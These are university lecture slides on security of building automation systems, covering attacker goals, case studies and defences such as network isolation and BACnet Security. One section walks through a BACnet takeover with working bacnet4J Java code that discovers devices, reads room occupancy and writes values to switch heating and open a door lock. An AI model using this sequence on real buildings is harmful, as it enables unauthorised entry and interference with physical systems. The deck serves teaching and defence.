SMART & INTELLIGENT BUILDINGS

Tomáš Pitner, **Adam Kučera**

LAB OF SOFTWARE ARCHITECTURES
AND INFORMATION SYSTEMS

FACULTY OF INFORMATICS
MASARYK UNIVERSITY

Definition

- Devices in buildings **connected to a network**
  - Heaters
  - Air conditioning units (HVAC)
  - Lighting
  - Energy meters
  - …
- Monitored and controlled **remotely**

Approaches

Modern (Households & SOHO)

- „We have cheap computers, can we use them to control appliances?“
- Origins in ICT

Traditional (Large sites)

- „We have lot of devices in a building, can we facilitate the management?“
- Origins in civil engineering & electronics engineering

lasaris

Approaches

Households & SOHO

- Examples:
  - *Arduino*
  - *.NET Gadgeteer*
  - *Energomonitor*
  - *Nest/Google thermostat*
- Relatively cheap

Large sites

- Technologies
  - *Building Automation Systems*
  - *Building Management Systems*
- Expensive
- Long device lifetime
- Compliance to standards

lasaris

Approaches

Households & SOHO

- Devices using:
  - Operating system
  - Wi-Fi
  - HTTP
  - Web services
  - Cloud
  - M2M, Internet of Things
- Controlled by
  - Web interface
  - Smart phones

Large sites

- Devices using
  - Microcontrollers
  - Serial bus (RS232,RS485), Ethernet, TCP/IP
  - Specialized automation protocols
- Controlled by
  - Dedicated desktop applications
  - Web interface

lasaris

Approaches

Households & SOHO

- ARM Cortex A8
- 40 MB flash

Large sites

- CPU 25 MHz
- 128 kB RAM
- 1 MB flash

lasaris

Approaches

Households & SOHO

- Traditional security issues
- **Not covered** in the lecture

Large sites


- Specific security problems
- Lecture aims to security vulnerabilities specific to **„large scale" building automation** systems and protocols


BAS & BMS

- **BAS** = Building Automation System
- **BMS** = Building Management System
- Used mostly at large sites
- Ensures automated operation of building technologies:
  - *HVAC*
  - *Lighting*
  - *Safety & Security systems (Fire alarm, Access control)*
  - *Elevators*
  - *Energy monitoring*

lasaris

BMS – UI


18-Jun-2014
A9 - 3NP - Světla Teploty
00:03
Koridor SEVER
Koridor JIH
SEVER
JIH
25 °C
24 °C
26 °C
Topení
Chlazení
Vzduchotechnika
Energie
EZS
EPS
Výtahy
Světla


14-Oct-2014
A36 - VZT 2201
23:59
Koridor SEVER
Koridor JIH
Větrání laboratoří západ
Chod
Auto
Manual Start
Reset
Manual Stop
Požadovaná teplota: 22 °C
Požadovaná vlhkost: 50.0 %
Start/Stop VZT 2201: Start
Start/Stop 36RDC002: Start
Požár: OK
Žádná poznámka
Otevřeno
100 %
Zapnuto
19.5 °C
23.3 °C
49 %
391.8 Pa
17.9 °C
11.3 °C
26.2 °C
34 %
372.1 Pa
0 %
Vypnuto
VZT Vlhčené místnosti 1S33 a 1S34
38400 (AV800-AV810)
38400 (AV900-AV910)
21.5 °C
54 %
FM přívod: 6655.0 h 64663.0 kWh
FM odtah: 6655.0 h 42599.0 kWh
Provoz čerpadla : 5144.9 h
Topení
Energie
Vzduchotechnika
Chlazení
Požární klapky
Napájení rozv.
EZS
EPS
Výtahy
Světla
VZT 2201
VZT 2202
VZT 2216
VZT 1S33, 1S34
OSTATNI

BAS & BMS

- Remote monitoring and control
- Integration of different systems
- User interface
- Alarming
- Archiving
- Regulation algorithms
- Scheduling
- Cooperation


lasaris

BMS – PLCs

- **PLC** = Programmable logical controller
- Specialized computer for automation
- Provides various types of input and outputs
  - **Analog inputs** –e.g. temperature, humidity, pressure sensors
  - **Analog output** – e.g. valve opening
  - **Digital (discrete) inputs** – e.g. motion sensor
  - **Digital (discrete) outputs** – e.g. fan speed, relay control
- Programmable by specialized tools & languages


lasaris

BMS – PLCs



lasaris

BMS – structure




BMS – protocols


- Proprietary (PROFIBUS, S-Bus, etc.)
- **OPC** (OLE for Process Control/Open Platform Communications)
- **LonWorks** (Local Operating Network)
- **MODBUS** (Modicon Bus)
- **KNX**, **EIB** (European Installation Bus), **EHS** (European Home Systems protocol)
- **BACnet** (Building Automation and Control Network)

lasaris

BACnet protocol stacks

- BACnet stack (C)
- BACnet4J (Java)
- SCADA Engine (C/C++, C#, Java, LUA)
- Visual Test Shell for BACnet





lasaris

Types of goals – Sensitive data access

- Available through **automation protocol**:
  - Energy consumption
  - Room temperature, humidity,… (labs)
  - Security system data (locked/opened doors)
  - …
- Available in **computer systems**:
  - Credentials for controlling BAS/BMS
  - Proximity card numbers
  - CCTV cameras‘ position, orientation & control
  - …

Types of goals – Influencing the operation

- Attacker can get affect the **operation of subordinate systems** (HVAC, security system)
- BAS/BMS itself is working correctly
- Goals:
  - Increase operational costs (turning on air-conditioning units)
  - Damage a public image of organization (inconvenient room temperatures)
  - Cover or facilitate other malicious activity (turn off fire alarm; open doors)
  - …

Types of goals – Temporal malfunction

- Variation of previous type of attack
- Causes **BAS/BMS malfunction**
  - DoS, DDoS
  - Configuration changes
  - Supplying incorrect data to the system and operators (spoofing)
  - Preventing data (notifications & alarm messages) from reaching its recipient (spoofing)
- Prevents operators from monitoring and controlling the system or its part

Types of goals – Physical damage

- Damage of subordinate devices (valves, engines,…)
- Caused by erratic commands from the BMS/BAS
- Can be performed using valid communication by automation protocol
- **Stuxnet**
  - Attacking critical infrastructures
  - Similar technology as used in intelligent buildings

Security issues of BMS




Figure 1

Industrial control system vulnerabilities in 2013
Source: *ICS-CERT Monitor, January – April 2014*

lasaris

Security issues of BMS – Software

- Proprietary applications
  - Gaining access to **management applications** (ActiveX vulnerabilities)
  - Gaining access to **user credentials** (web user interface – SQL injection)
  - …
- Open Source applications & protocol stacks
  - Used for implementing protocol gateways (e.g. Security systems)
  - Largely affected e.g. by *OpenSSL Heartbleed*

Security issues of BMS – PLCs

- Often limited only to communication using automation protocol
- Often do not support security features (AAA)
- Sensitive to DoS
- Software of PLC can contain vulnerabilities (**hardcoded passwords**,…)

Security issues of BMS – Protocols

- Protocols aim for easy integration & communication
  - Provide variety of discovery & data modification services
  - Communication is usually open (not secured)
  - Authentication and authorization is not mandatory

- Particular types of attack are possible due to the **nature of the protocol**
- They do not exploit any vulnerabilities that could be fixed


lasaris

Security issues of BMS – Other problems

- Installation is performed by automation specialists
- Security is not their concern
- Lack of experience with risk evaluation
- Security requirements are often missing in the project specification provided by the customer
- Possible problems:
  - Default passwords
  - Nonrestricted remote access
  - Nonrestricted physical access
  - Insufficient documentation
  - …

lasaris

Security issues of BMS – Access vectors



Incidents by access vector in 2014
Source: *ICS-CERT Monitor, September 2014 – February 2015*

lasaris

Use case – Traffic lights control

- Based on **Green Lights Forever: Analyzing the Security of Traffic Infrastructure** study by Alex Halderman et al.
- Details available at https://jhalderm.com/pub/papers/traffic-woot14.pdf
- Different field, similar technologies and security issues

Use case – Traffic lights control

- Setup:
  - Traffic lights at intersections controlled by locally installed **programmable controllers**
  - Controllers are interconnected using **radio links**
  - Radio uses **proprietary protocol** similar to 802.11, compatible hardware should not be available to public
- Issues:
  - **No** network communication **encryption**
  - **Default passwords** (available on the vendors' web pages)
  - Vulnerability of controller operating system (**open debug port**)

lasaris

Use case – Traffic lights control

- Connection:
  - Connecting to the wireless network using specialized hardware (radio transmitter)
  - Distance from a nearest controller **> 0.5 mile** (800 m)
- Accessing a controller:
  - Using **OS debug port** – Allows **memory dump** and **device reset**
  - Using **compliance with NTCIP 1202 standard** for traffic signal controllers – Allows change of the operation parameters (**lights timing**)

Use case – Traffic lights control

- Possible attacks:
  - Denial of service – stopping normal functionality
    - „All lights red" – also causes traffic congestion
    - „All lights green" – controller detects unsafe configuration and shuts down until recovered by operator with physical access
  - Traffic congestion
    - changing traffic timing (short green signal)
    - possible to combine changes made on multiple intersections
  - Light control
    - Personal gain („Always green light")
    - Slowing down emergency response vehicles

Use case – ATM withdrawal

- Based on article **Texting ATMs for Cash Shows Cybercriminals' Increasing Sophistication** by Daniel Regalado from Symantec
- Full article available from https://www.symantec.com/connect/blogs/texting-atms-cash-shows-cybercriminals-increasing-sophistication
- Different field, similar technologies and security issues

lasaris

Use case – ATM withdrawal

- Setup:
  - ATMs are often powered by standard PCs with **Windows XP** (or Windows XP Embedded)
- Issues:
  - Cash vault is extremely well secured, however the electronics (i.e. computer) is not – **USB ports** are easily **accessible**
  - Windows XP OS is no longer supported
  - OS is not protected against software attacks and **malware**

Use case – ATM withdrawal

- Connection:
  - **Access** the **USB** port
  - Infect the computer OS with **malware** (Ploutus)
  - Connect a **cell phone** to the USB port, acting as USB **modem**
- Withdrawal:
  - The phone receives **SMS** in specific format, converts it to the **TCP packet** and sends it to the computer
  - Network Packet Monitor (**NPM**) module of the malware detects the packet and executes the withdrawal command (another part of the malware)
  - ATM issues money

lasaris

Use cases – Other known issues

- Published by **ICS-CERT** (U.S. Department of Homeland Security)
  - https://ics-cert.us-cert.gov/advisories
  - https://ics-cert.us-cert.gov/alerts

Use case – Denial of Service (BACnet)


1. **Gaining access** to BACnet network
   - Server or workstation (remote or physical access)
   - Network socket (physical access)
2. Affecting communication
   - Using computational power, **overwhelming PLCs** and servers – repeated broadcast „Who Is" discovery / malformed packet (devices are obliged to respond)
   - **Redirecting** communication – Advertising yourself as a router
   - …

Use case – Gaining system control (BACnet)

- Attack does not exploit any vulnerabilities
- Only **valid** BACnet protocol messages are used
- Attacker **gains control** over the BAS (switches on heating, opens door lock)
- Attacker gains access to **sensitive data** (Occupancy sensor data)

Use case – Gaining system control (BACnet)

1. Gaining access to BACnet network
   - Server or workstation (remote or physical access)
   - Network socket (physical access)
2. „Who Is" discovery



lasaris

Use case – Gaining system control (BACnet)

3. Get Object lists

3.0 Known Devices:
ID 100
ID 200
ID 300

3.1 ID 100:Read-Property „DEV100 Object List"

3.2 ID 100: „Object List"

3.3 ID 200:Read-Property „DEV200 Object List"

3.4 ID 200: „Object List"

3.5 ID 300:Read-Property „DEV300 Object List"

3.6 ID 300: „Object List"

ID 100

ID 200

ID 300

3.1 ID 100:Read-Property „Object List"

3.2 ID 100: „Object List"

3.3 ID 200:Read-Property „Object List"

3.4 ID 200: „Object List"

3.5 ID 200:Read-Property „Object List"

3.6 ID 200: „Object List"

lasaris

Use case – Gaining system control (BACnet)

4. Get Object names (repeat for each device – example for device 100 is shown)

4.0 Object list of Device ID 100:
AI1
BO1

4.1 ID 100: Read-Property „AI1 Name"

4.2 ID 100: „AI1 Name = Room 219 Temperature"

4.3 ID 100:Read-Property „BO1 Name"

4.4 ID 100: „BO1 Name = Room 219 Heating On/Off"

4.1 ID 100: Read-Property „AI1 Name"

4.2 ID 100: „AI1 Name = Room 219 Temperature"

4.3 ID 100:Read-Property „BO1 Name"

4.4 ID 100: „BO1 Name = Room 219 Heating On/Off"

ID 100

ID 300

lasaris

Use case – Gaining system control (BACnet)

5. Examine object (data point) names

Device	Object type	Object Id	Object name
100	Analog Input	100.AI1	Room 219 Temperature
100	Digital Output	100.BO1	Room 219 Heating On/Off
200	Digital Input	200.BI1	Room 220 Motion sensor
200	Digital Output	200.BO1	Room 220 Fan Speed
200	Digital Output	200.BO2	Room 220 Lights
200	Analog Input	200.AI1	Room 220 Electricity Con.
300	Digital Input	300.BI1	Room 220 Zone state
300	Digital Output	300.MO1	Room 200 Lock

lasaris

Use case – Gaining system control (BACnet)

6. Overwrite current values with harmful ones & access sensitive data

6.1 ID 100:Write-Property BO1 Value=ON

6.2 ID 200:Read-Property „BI1 Value"

6.3 200.BI1 = OFF

6.4 ID 300:Write-Property MO1 Value=OFF

6.1 ID 100:Write-Property BO1 Value=ON

6.2 ID 200:Read-Property „BI1 Value"

6.3 200:BI1 = OFF

6.4 ID 300:Write-Property MO1 Value=OFF

ID 100

ID 200

ID 300

Steps:
6.1: Turns of heating in room 219
6.2: Finds out if anyone is in the room 220
6.3: Response – The room is empty
6.4: Open the lock for room 220

lasaris

Use case – Gaining system control (BACnet)

- Implementation in *bacnet4J* protocol stack:
  - Device initiation & device discovery (step 2)

```
int localDeviceId = 100000;
IpNetwork network = new IpNetwork();
Transport transport = new Transport(network);
localDevice = new LocalDevice(localDeviceId, transport);
localDevice.sendGlobalBroadcast(new WhoIsRequest()); // 2.1 - Who-Is Discovery
```

  - Getting object lists & object names (steps 3 & 4)

```
for(RemoteDevice d : localDevice.getRemoteDevices()) {
    SequenceOf<ObjectIdentifier> objects =
            (SequenceOf<ObjectIdentifier>)RequestUtils.sendReadPropertyAllowNull(localDevice, d,
            d.getObjectIdentifier(), PropertyIdentifier.objectList);
    for(ObjectIdentifier oid : objects) {
        String name = ((CharacterString)RequestUtils.sendReadPropertyAllowNull(localDevice, d,
                oid, PropertyIdentifier.objectName)).getValue();
        System.out.println("Device: " + d.getInstanceNumber() + " ObjectId: " + oid
                + " Name: " + name);
    }
}
```

lasaris

Use case – Gaining system control (BACnet)

- Implementation in *bacnet4J* protocol stack (cont'd):
  - Changing values & reading data (step 6)

```
// 6.1 - Turns heating ON
localDevice.send(localDevice.getRemoteDevice(100),
        new WritePropertyRequest(new ObjectIdentifier(ObjectType.binaryOutput, 1),
                PropertyIdentifier.presentValue, null, BinaryPV.active, null));

// 6.2 Finds out if room is empty
BinaryPV occuppied = (BinaryPV)RequestUtils.sendReadPropertyAllowNull(localDevice,
        localDevice.getRemoteDevice(200), new ObjectIdentifier(ObjectType.binaryInput, 1),
        PropertyIdentifier.presentValue);
System.out.println((occuppied.equals(BinaryPV.active) ? "OCCUPIED" : "EMPTY"));

// 6.4 - Opens lock
localDevice.send(localDevice.getRemoteDevice(300),
        new WritePropertyRequest(new ObjectIdentifier(ObjectType.multiStateOutput, 1),
                PropertyIdentifier.presentValue, null, new UnsignedInteger(1), null));
```

lasaris

Security in BAS/BMS – Isolation


- **Isolate** BMS network from Internet
- Use **firewall**
- Limit number of devices connected to **both networks**:
  - Web interface
  - Archive server
  - Integration services
  - Monitoring services
- Update software *(Caution! Do not update without testing!)*

lasaris

Security in BAS/BMS – Isolation

- Security of devices (servers) connected to **both networks** (Internet, BMS) is critical part of the security of the whole system
- If attackers are able exploit vulnerability of such devices, they effectively gain **unlimited access** to the network

Security in BAS/BMS – Isolation



- This is a problem
- Workstation is connected
- both to the internet and the BAS
- The Workstation is
- an unprotected entry point

lasaris

Security in BAS/BMS – AAA

- Allow access to the BMS only through **channels with AAA** (Authentication, Authorization, Auditing):
  - Web interface
  - Terminal services/Remote desktop
  - VPN

Security in BAS/BMS – Physical security

- **Physically** securing network elements:
  - Network sockets
  - Switches & routers
  - Servers & devices
- Require some sort of **physical access control** (keys, identity cards)
- Hard to accomplish – PLCs need to be placed near to the devices they control

Security in BAS/BMS – „Network" level

- Data Link and Network layers according to ISO OSI
- Restrict access to the BMS network:
  - Disabling unused **ports on switches**
  - **802.1X authentication** on ports used for field maintenance
  - **Restriction to MAC** address of PLC
  - **Firewall** between different IP segments of BMS network

lasaris

Security in BAS/BMS – Application level

- Level of a building automation protocol
- Security must cover **different „media types"**, for example:
  - BACnet/IP
  - BACnet/Ethernet
  - MS/TP (Master-Slave/Token Pass)
- Traditional security mechanisms (IPSec, Kerberos) are designed for use with TCP/IP only

lasaris

BACnet Security – Features

- **Optional** feature in BACnet protocol
- Approved in 2010
- Provides:
  - Authentication
  - Confidentiality
  - Integrity
  - Secure proxies for „security-unaware" devices
- Does not provide:
  - Authorization policies
  - Access control lists
  - Non-repudiation
  - …

lasaris

BACnet Security – Limits

- Does not prevent attack when attacker gains **physical access** to the device and wiring
- Does not prevent **DoS** by malformed packets
- **Not implemented yet** (at least not by „big" vendors)

lasaris

Security in BAS/BMS – Issues

- Web interfaces do not provide complete functionality –> potentially **unsecure workstations** are sometimes needed
- **Increases cost** of devices
- **Optional** (for BACnet) or **unavailable** (MODBUS)
- Complicates integration
- Vendors are inexperienced in security aspects of BMS
- **Inconvenient** in case of emergency repairs

lasaris

Summary

- Topic: **Building automation** systems & Automation protocols
- Have potential to be attacked
- **Vulnerable** to wide spectrum of attacks
- **Insufficient built-in security** features
- Best practices: **Physical security** of devices & system **isolation**
- **NIST Cybersecurity Framework** should be applied (under US Department of Commerce)
- Vulnerabilities of automation systems are monitored by the **ICS-CERT** (under US Department of Homeland Security)
- Related topic: **Critical infrastructures** (lecture from 15. 10. 2014)

lasaris

Readings

- Compulsory
  - ZHU, Bonnie, et al. **A taxonomy of cyber attacks on SCADA systems**. http://bnrg.cs.berkeley.edu/~adj/publications/paper-files/ZhuJosephSastry_SCADA_Attack_Taxonomy_FinalV.pdf
  - NEILSON, Carl. **Securing a Control Systems Network**. http://www.bacnet.org/Bibliography/BACnet-Today-13/Neilson-2013.pdf
- Recommended
  - **ICS-CERT Monitor January-April 2014**. https://ics-cert.us-cert.gov/monitors/ICS-MM201404
  - BHATIA, Sajal, et al. **Practical Modbus flooding attack and detection**. http://eprints.qut.edu.au/66228/
  - **NIST Cybersecurity Framework**: http://www.nist.gov/cyberframework/index.cfm

lasaris